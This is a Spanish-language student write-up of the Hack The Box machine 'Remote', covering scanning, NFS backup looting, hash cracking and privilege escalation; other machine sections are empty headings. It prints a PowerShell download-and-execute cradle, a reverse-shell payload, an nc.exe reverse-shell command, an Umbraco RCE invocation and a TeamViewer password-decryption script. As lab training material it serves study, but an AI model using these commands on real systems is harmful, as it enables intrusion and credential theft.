

# UNIVERSIDAD NACIONAL DE INGENIERÍA

Facultad de Ingeniería Industrial y de Sistemas



## CIBERSECFIIS

Informes de exploración de vulnerabilidades en HTB

“De las máquinas: OpenAdmin, Fuse  
Magic, Remote ”

ELABORADO POR:

- Alfonso Suárez, Luis
- Mottocanche Tantaruna, Joseph
- Chi Jon, Lau

## **Índice**

<b>1. OpenAdmin</b>	<b>2</b>
1.1. Reconocimiento . . . . .	2
1.2. Escaneo de Vulnerabilidades . . . . .	2
1.3. Enumeración . . . . .	2
1.4. Explotación . . . . .	2
1.5. Post Explotación . . . . .	2
<b>2. Remote</b>	<b>3</b>
2.1. Reconocimiento . . . . .	3
2.2. Escaneo de Vulnerabilidades . . . . .	3
2.3. Enumeración . . . . .	4
2.4. Explotación . . . . .	9
2.4.1. Obtención de Acceso como usuario . . . . .	9
2.4.2. Escalamiento de Privilegios . . . . .	12
2.5. Post Explotación . . . . .	16
<b>3. Fuse</b>	<b>17</b>
3.1. Reconocimiento . . . . .	17
3.2. Escaneo de Vulnerabilidades . . . . .	17
3.3. Enumeración . . . . .	17
3.4. Explotación . . . . .	17
3.5. Post Explotación . . . . .	17

## 1. OpenAdmin

- 1.1. Reconocimiento
- 1.2. Escaneo de Vulnerabilidades
- 1.3. Enumeración
- 1.4. Explotación
- 1.5. Post Explotación

## 2. Remote

### 2.1. Reconocimiento

Lo primero a hacer en este caso es un escaneo de nmap, para encontrar algunos puertos abiertos y servicios corriendo, en este caso se encontraron los puertos 21, 80 y 445 abiertos principalmente.

```
# Nmap 7.80 scan initiated Thu Oct  7 10:12:12 2021 as: nmap -Pn -p-
--min-rate=5000 -v -oN puertos 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.11s latency).
Not shown: 65528 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
49666/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
# Nmap done at Thu Oct  7 10:12:38 2021 -- 1 IP address (1 host up) s
canned in 26.44 seconds
```

Figura 1: nmap remote

### 2.2. Escaneo de Vulnerabilidades

Como primer escaneo de vulnerabilidades se intenta con el mismo nmap, con la opción `-script vuln`, esto probará las vulnerabilidades más comunes en el server.

```
# Nmap 7.80 scan initiated Sat Oct  9 15:26:38 2021 as: nmap -Pn -p 2
1,80,111,135,445,2049 --script vuln -v -oN vuln 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.12s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-CSRF: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-enum:
|   /blog/: Blog
|   /home.aspx: Possible admin folder
|   /contact/: Potentially interesting folder
|   /home/: Potentially interesting folder
|   /intranet/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
111/tcp   open  rpcbind
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
135/tcp   open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
2049/tcp  open  nfs
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
```

Figura 2: vulnerabilidades por nmap

### 2.3. Enumeración

Luego de ver los puertos, nmap no nos bota una vulnerabilidad por FTP, pero de todos modos nunca está de más probar si encontramos algo, sin embargo en esta ocasión no encontramos nada relevante.

```
> ftp 10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:jmt): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> _
```

Figura 3: logueo anónimo por FTP

Intentamos luego con la página ubicada en el puerto 80, a ver si encontramos algo, y efectivamente encontramos una página que tiene diferentes apartados para revisar, buscamos info en los cuadros y en toda la página pero es solo texto generado de relleno, así que no hay información relevante en estas páginas para diccionarios.




Figura 4: logueo anónimo por FTP

Entre todas las páginas encontramos un apartado de login, está en el mismo servidor así que se ve bastante interesante junto a que el framework es de umbraco segun el wappalyzer.




Figura 5: Resultados de wappalyzer

Intentamos un escaneo con dirb para escanear los posibles directorios ocultos, donde se encontraron muchos directorios que de forma normal hubieran sido localizados y otros que hacen referencia a redirecciones, algunos que mostraron un error de configuración pero no grave.

0000000038:	200	187 L	490 W	6703 Ch	"home"
0000000032:	200	137 L	338 W	5011 Ch	"blog"
0000000025:	200	124 L	331 W	7890 Ch	"contact"
0000000042:	200	129 L	302 W	5330 Ch	"products"
0000000155:	200	167 L	330 W	6739 Ch	"people"
0000000157:	500	80 L	276 W	3420 Ch	"product"
0000000286:	200	187 L	490 W	6703 Ch	"Home"
0000000496:	200	129 L	302 W	5330 Ch	"Products"
0000000592:	200	124 L	331 W	7890 Ch	"Contact"
0000000715:	302	3 L	8 W	126 Ch	"install"
000001035:	200	137 L	338 W	5011 Ch	"Blog"
000001352:	200	167 L	330 W	6749 Ch	"People"
000001794:	500	80 L	276 W	3420 Ch	"Product"
000002430:	302	3 L	8 W	126 Ch	"INSTALL"
000002574:	500	80 L	276 W	3420 Ch	"master"
000002624:	200	123 L	283 W	4049 Ch	"1112"
000001119:	200	161 L	428 W	5441 Ch	"about-us"
000002959:	200	116 L	222 W	3313 Ch	"intranet"
000003012:	200	123 L	310 W	4234 Ch	"1114"
000002997:	200	81 L	201 W	2750 Ch	"1117"

Figura 6: Escaneo con la herramienta dirb

Luego para tratar de buscar por los archivos compartidos se usa el comando llamado showmounts, que viene en la herramienta nfs-common.

```
> showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

Figura 7: Obtención del backup

Luego creando una carpeta para guardar el contenido extraído con el comando "mount -t nfs 10.10.10.180:/site\_backups".

una vez copiado esto tenemos carpetas interesantes, nuestro objetivo parecen ser credenciales de la base de datos para por medio de esas acceder al servidor original, entonces primero buscamos un poco. Entonces encontramos una password en hash dentro de .\App\_Data\Umbraco.sdf" La obtuvimos

```
> cd backups
└─ App_Browsers └─ aspnet_client └─ css └─ Umbraco └─ default.aspx
└─ App_Data └─ bin └─ Media └─ Umbraco_Client └─ Global.asax
└─ App_Plugins └─ Config └─ scripts └─ Views └─ Web.config
```

Figura 8: Revisado del backup

mediante el comando strings probando en diferentes archivos de configuración greppeando pass, luego de encontrarla en esta ruta vimos que greppeando pass no nos daba mucha información adicional al correo de login, así que probamos otro filtro.

```
└─ ~/HTB/REMOTE/content/backups/App_Data
    └─ cache └─ Logs └─ Models └─ packages └─ TEMP └─ umbraco.config └─ Umbraco.sdf
>
> strings Umbraco.sdf | grep pass
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "smith" <smith@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "ssmith" <ssmith@htb.local>umbraco/
user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
passwordConfig
```

Figura 9: Encontrando el fichero con la contraseña

Entonces probando el filtro `.admin.en` base a los resultados anteriores, y encontramos un hash, el cual mediante hash-identifier pudimos comprobar su naturaleza SHA1.

```
> strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdating
LastLoginDate, LastPasswordChangeDate, UpdateDate
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/login
login success
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
```

Figura 10: Encontrando la contraseña cifrada

Ahora posteriormente lo que sigue es intentar el crackeo de esta contraseña cifrada en SHA1, para nuestra suerte este tipo de cifrado es completamente obsoleto al poseer posibilidad de colisiones en su algoritmo. Por lo cual en diferentes sitios online se pueden encontrar formas de crackear la contraseña, y el resultado es la obtención de la contraseña "baconandcheese".




Figura 11: Encontrando la contraseña en texto claro

Probando ya tenemos acceso a la página de administrador dentro de la página, donde se permite el subido de imágenes, lo cual nos hace dar una idea de una posible inyección o ejecución remota de comandos, para lo cual primero buscaremos si existe algún exploit que aproveche esta vulnerabilidad en github.




Figura 12: Encontrando la contraseña en texto claro

## 2.4. Explotación

### 2.4.1. Obtención de Acceso como usuario

Entonces comenzamos con la búsqueda del script en github, para lo cual nos encontramos el siguiente. <https://github.com/noraj/Umbraco-RCE> Descargando el exploit y ejecutándolo obtenemos una ejecución remota de comandos mediante powershell.

```
python exploit.py -u admin@htb.local -p baconandcheese -i "http://10.10.10.180/" -c powershell.exe -a '-NoProfile -Command dir'

Directory: C:\windows\system32\inetsrv

Mode                LastWriteTime         Length Name
----                -----          ---- -
d----        2/19/2020  3:11 PM           0 Config
d----        2/19/2020  3:11 PM           0 en
d----        2/19/2020  3:11 PM           0 en-US
d----       10/4/2021  9:11 AM           0 History
d----        2/19/2020  3:11 PM           0 MetaBack
-a---        2/19/2020  3:11 PM      252928 abocomp.dll
-a---        2/19/2020  3:11 PM      324608 adsis.dll
-a---        2/19/2020  3:11 PM      119808 appcmd.exe
-a---       9/15/2018  3:14 AM       3810 appcmd.xml
-a---        2/19/2020  3:11 PM      181760 AppHostNavigators.dll
```

Figura 13: Probando Ejecución Remota de Comandos

Una vez con esto tenemos que encontrar la forma de abrir una reverse shell para trabajar cómodos y explorar el sistema, entonces usarmos primero:

1. Un Comando que permita la reverse shell que evite que crashee la terminal. Este lo obtenemos de diferentes payloads de <https://github.com/swisskyrepo/PayloadsAllTheThings>.

```
> python exploit.py -u admin@htb.local -p baconandcheese -i "http://10.10.10.180/" -c powershell.exe -a "
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.3:8001/powershell_reverse_tcp.ps1')"
#####
# PowerShell Reverse TCP v3.5
# by Ivan Sincek
#
# GitHub repository at github.com/ivan-sincek/powershell-reverse-tcp.
# Feel free to donate bitcoin at 1BrZM6T7G9RN8vbabnfXu4M6Lpgztq6Y14.
#
#####
No connection could be made because the target machine actively refused it 10.10.14.3:1234
```

Figura 14: Comando del exploit

2. Levantamos un servidor en python3 para poder subir el payload al sistema y crear el backdoor.

```
> python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
127.0.0.1 - - [10/Oct/2021 16:35:37] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
10.10.10.180 - - [10/Oct/2021 16:38:35] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
10.10.10.180 - - [10/Oct/2021 16:38:52] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
> python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.10.180 - - [10/Oct/2021 17:42:19] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
```

Figura 15: Server de Python3 en escucha

3. Un payload para establecer la conexión, este lo obtenemos de <https://github.com/ivan-sincek/powershell-reverse-tcp..>

```
try {
    # change the host address and/or port number as necessary
    $client = New-Object Net.Sockets.TcpClient("10.10.14.3", 1234);
    $stream = $client.GetStream();
    $buffer = New-Object Byte[] 1024;
    $encoding = New-Object Text.AsciiEncoding;
    $writer = New-Object IO.StreamWriter($stream);
    $writer.AutoFlush = $true;
    Write-Host "Backdoor is up and running...";
    Write-Host "";
    $bytes = 0;
    do {
        $writer.WriteLine("PS>");
        do {
            $bytes = $stream.Read($buffer, 0, $buffer.Length);
            if ($bytes -gt 0) {
```

Figura 16: Imagen del payload modificado con nuestra dirección

4. Tener escuchando con netcat un puerto para establecer la conexión por el payload.

```
> nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.10.180 50580
PS>ls

Directory: C:\windows\system32\inetsrv

Mode LastWriteTime Length Name
---- ----- ----- ----
d---- 2/19/2020 3:11 PM Config
d---- 2/19/2020 3:11 PM en
d---- 2/19/2020 3:11 PM en-US
d---- 10/4/2021 9:11 AM History
```

Figura 17: Estableciendo contacto con el netcat

5. Por último solo quedaría acceder a la carpeta del usuario y abrir el user.txt

```
PS>cd Public
PS>ls

Directory: C:\Users\Public

Mode LastWriteTime Length Name
---- ----- ----- ----
d-r--- 2/19/2020 3:03 PM Documents
d-r--- 9/15/2018 3:19 AM Downloads
d-r--- 9/15/2018 3:19 AM Music
d-r--- 9/15/2018 3:19 AM Pictures
d-r--- 9/15/2018 3:19 AM Videos
-ar--- 10/10/2021 5:55 PM user.txt

PS>cat user.txt
8884b1721769ac46dc46083782506ec6
```

Figura 18: Observando en texto claro la flag

### 2.4.2. Escalamiento de Privilegios

Para el escalamiento de privilegios lo primero que hice fue fijarme en los permisos que tenía con mi usuario actual, esto se puede hacer mediante el comando "whoami /priv". Luego de esto, habrá

```
PS>whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token      Disabled
SeIncreaseQuotaPrivilege   Adjust memory quotas for a process    Disabled
SeAuditPrivilege          Generate security audits        Disabled
SeChangeNotifyPrivilege   Bypass traverse checking       Enabled
SeImpersonatePrivilege   Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege   Create global objects        Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set     Disabled
```

Figura 19: Verificando Privilegios

que averiguar la versión del sistema para poder empezar a buscar algún exploit relacionado a los permisos habilitados.

```
PS>systeminfo

Host Name:                  REMOTE
OS Name:                    Microsoft Windows Server 2019 Standard
OS Version:                 10.0.17763 N/A Build 17763
OS Manufacturer:            Microsoft Corporation
OS Configuration:           Standalone Server
OS Build Type:              Multiprocessor Free
Registered Owner:           Windows User
Registered Organization:
Product ID:                 00429-00521-62775-AA801
Original Install Date:      2/19/2020, 4:03:29 PM
System Boot Time:            10/11/2021, 9:04:52 AM
System Manufacturer:         VMware, Inc.
System Model:                VMware7,1
System Type:                 x64-based PC
Processor(s):                2 Processor(s) Installed.
                               [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
                               [02]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
BIOS Version:                VMware, Inc. VMW71.00V.16707776.B64.2008070230, 8/7/2020
Windows Directory:           C:\Windows
```

Figura 20: Información del Sistema

Entonces encontramos un github que hablaba sobre el abuso del permiso **SeImpersonatePrivilege** en servidores 2016-2019, entonces mediante el script encontrado en :

<https://github.com/itm4n/PrintSpoofer/tree/v1.0>

Luego de pasar el script a la máquina víctima mediante el uso de un servidor local en python3 y el comando en powershell invoke-webrequest que sirve a modo de wget para obtener una descarga de otro servidor. el script llamado exploit.exe y el netcat llamado nc.exe son necesarios para poder levantar la reverse shell con permisos elevados.

```
PS>./exploit.exe -c "C:\Users\Public\nc.exe 10.10.14.3 443 -e powershell.exe"
"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```

Figura 21: Ejecutando el script de elevación.

Aparentemente funciona pero luego no detecta nada en el puerto de escucha, se hizo una corroboración por md5 a ver si el archivo era exactamente el mismo, pero debido a ciertas circunstancias esta forma no se dejó. Entonces al fallar esta forma empecé a ver los procesos del sistema a ver si había

```
> sudo nc -lvpn 443
[sudo] contraseña para jmt:
Listening on 0.0.0.0 443
```

Figura 22: Fallo en la escucha

alguna pista sobre cómo escalar privilegios, encontré todos los procesos no terminados del exploit que estaban corriendo en background. y entonces encontré un proceso de TeamViewer7 corriendo. Buscando un poco sobre algún exploit relacionado a la versión 7, encontré una forma de dumper las

vmtoolsd.exe	2160 VMTools
VGAuthService.exe	2168 VGAuthService
svchost.exe	2176 W32Time
svchost.exe	2204 W3SVC, WAS
TeamViewer_Service.exe	2216 TeamViewer7

Figura 23: Proceso de TeamViewer

claves de registro que se encuentran en ciertas rutas, un poco más de la documentación se encuentra en : <https://whynotsecurity.com/blog/teamviewer/>

Entonces nos dirigimos a la ruta en cuestión para poder dumper la clave de registro.

```
PS>get-itemproperty -path .

StartMenuGroup      : TeamViewer 7
InstallationDate    : 2020-02-20
InstallationDirectory : C:\Program Files (x86)\TeamViewer\Version7
Always_Online        : 1
Security_ActivateDirectIn : 0
Version              : 7.0.43148
ClientIC             : 301094961
PK                   : {191, 173, 42, 237...}
SK                   : {248, 35, 152, 56...}
LastMACUsed          : {, 005056B98CE8}
MIDIInitiativeGUID  : {514ed376-a4ee-4507-a28b-484604ed0ba0}
MIDVersion           : 1
ClientID             : 1769137322
CUse                 : 1
LastUpdateCheck      : 1629207277
UsageEnvironmentBackup : 1
SecurityPasswordAES : {255, 155, 28, 115...}
MultiPwDmgmtIDs     : {admin}
MultiPwDmgmtPWDs    : {357BC4C8F33160682B01AE201C987C3FE2B8E09455B94A1919C4CD4984593A77}
Security_PasswordStrength : 3
PSPath               : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\software\wow6432node\
teamviewer\vers
ion7
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\software\wow6432node\
teamviewer
PSChildName           : version7
PSDrive               : HKLM
PSProvider             : Microsoft.PowerShell.Core\Registry
```

Figura 24: Verificando llave disponible

Ya averiguamos de qué parámetro tenemos que buscar la llave, googleando un poco encontramos la ruta y es la siguiente, entonces solo tocaría dumper.

```
PS>(get-itemproperty -path .).SecurityPasswordAES
255
155
28
115
214
107
206
49
172
65
62
174
19
27
70
79
88
47
108
226
209
225
243
218
126
141
55
107
38
```

Figura 25: Dumper la clave

Ahora lo que sigue es crackear esta contraseña, según vimos en la vulnerabilidad usa un cifrado AES-128-CBC con la llave 0602000000a400005253413100040000, encontré un script que se usaba para dumper las credenciales de este exploit específicamente y es el siguiente.

```
GNU nano 5.4                                     decrypt.py
#!/usr/bin/env python3

from Crypto.Cipher import AES

key = b"\x06\x02\x00\x00\x00\x4\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
iv = b"\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\x5E\xA8\xD7\x04"
ciphertext = bytes([255, 155, 28, 115, 214, 107, 206, 49, 172, 65, 62, 174,
                    19, 27, 70, 79, 88, 47, 108, 226, 209, 225, 243, 218,
                    126, 141, 55, 107, 38, 57, 78, 91])

aes = AES.new(key, AES.MODE_CBC, IV=iv)
password = aes.decrypt(ciphertext).decode("utf-16").rstrip("\x00")

print(f"[+] Found password: {password}")
```

Figura 26: Script de Python para decifrar la clave

Con esto obtuvimos la contraseña que era **!R3m0te!**, ya con esta clave obtenida podemos usar algún impacket para acceder a la máquina, en este caso usamos el psexec.py ubicando el github <https://github.com/SecureAuthCorp/>.

```
> python3 psexec.py 'administrator:!R3m0te!@10.10.10.180'
Impacket v0.9.24.dev1+20210928.152630.ff7c521a - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.180.....
[*] Found writable share ADMIN$ 
[*] Uploading file VEYvXPoR.exe
[*] Opening SVCManager on 10.10.10.180.....
[*] Creating service Becq on 10.10.10.180.....
[*] Starting service Becq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Figura 27: entrando como NT Authority System

Con esto ya podríamos obtener la bandera root en C:\Users\Administrator\Desktop\root.txt. Y así finalizaría el acceso completo a la máquina Remote, con los máximos privilegios se puede hacer de todo, así que con esto en mente lo que sigue ahora es la parte de post explotación, en la cual principalmente se hará el hardening de las vulnerabilidades para que no haya problemas críticos en la seguridad.

## **2.5. Post Exploración**

### **3. Fuse**

- 3.1. Reconocimiento**
- 3.2. Escaneo de Vulnerabilidades**
- 3.3. Enumeración**
- 3.4. Explotación**
- 3.5. Post Explotación**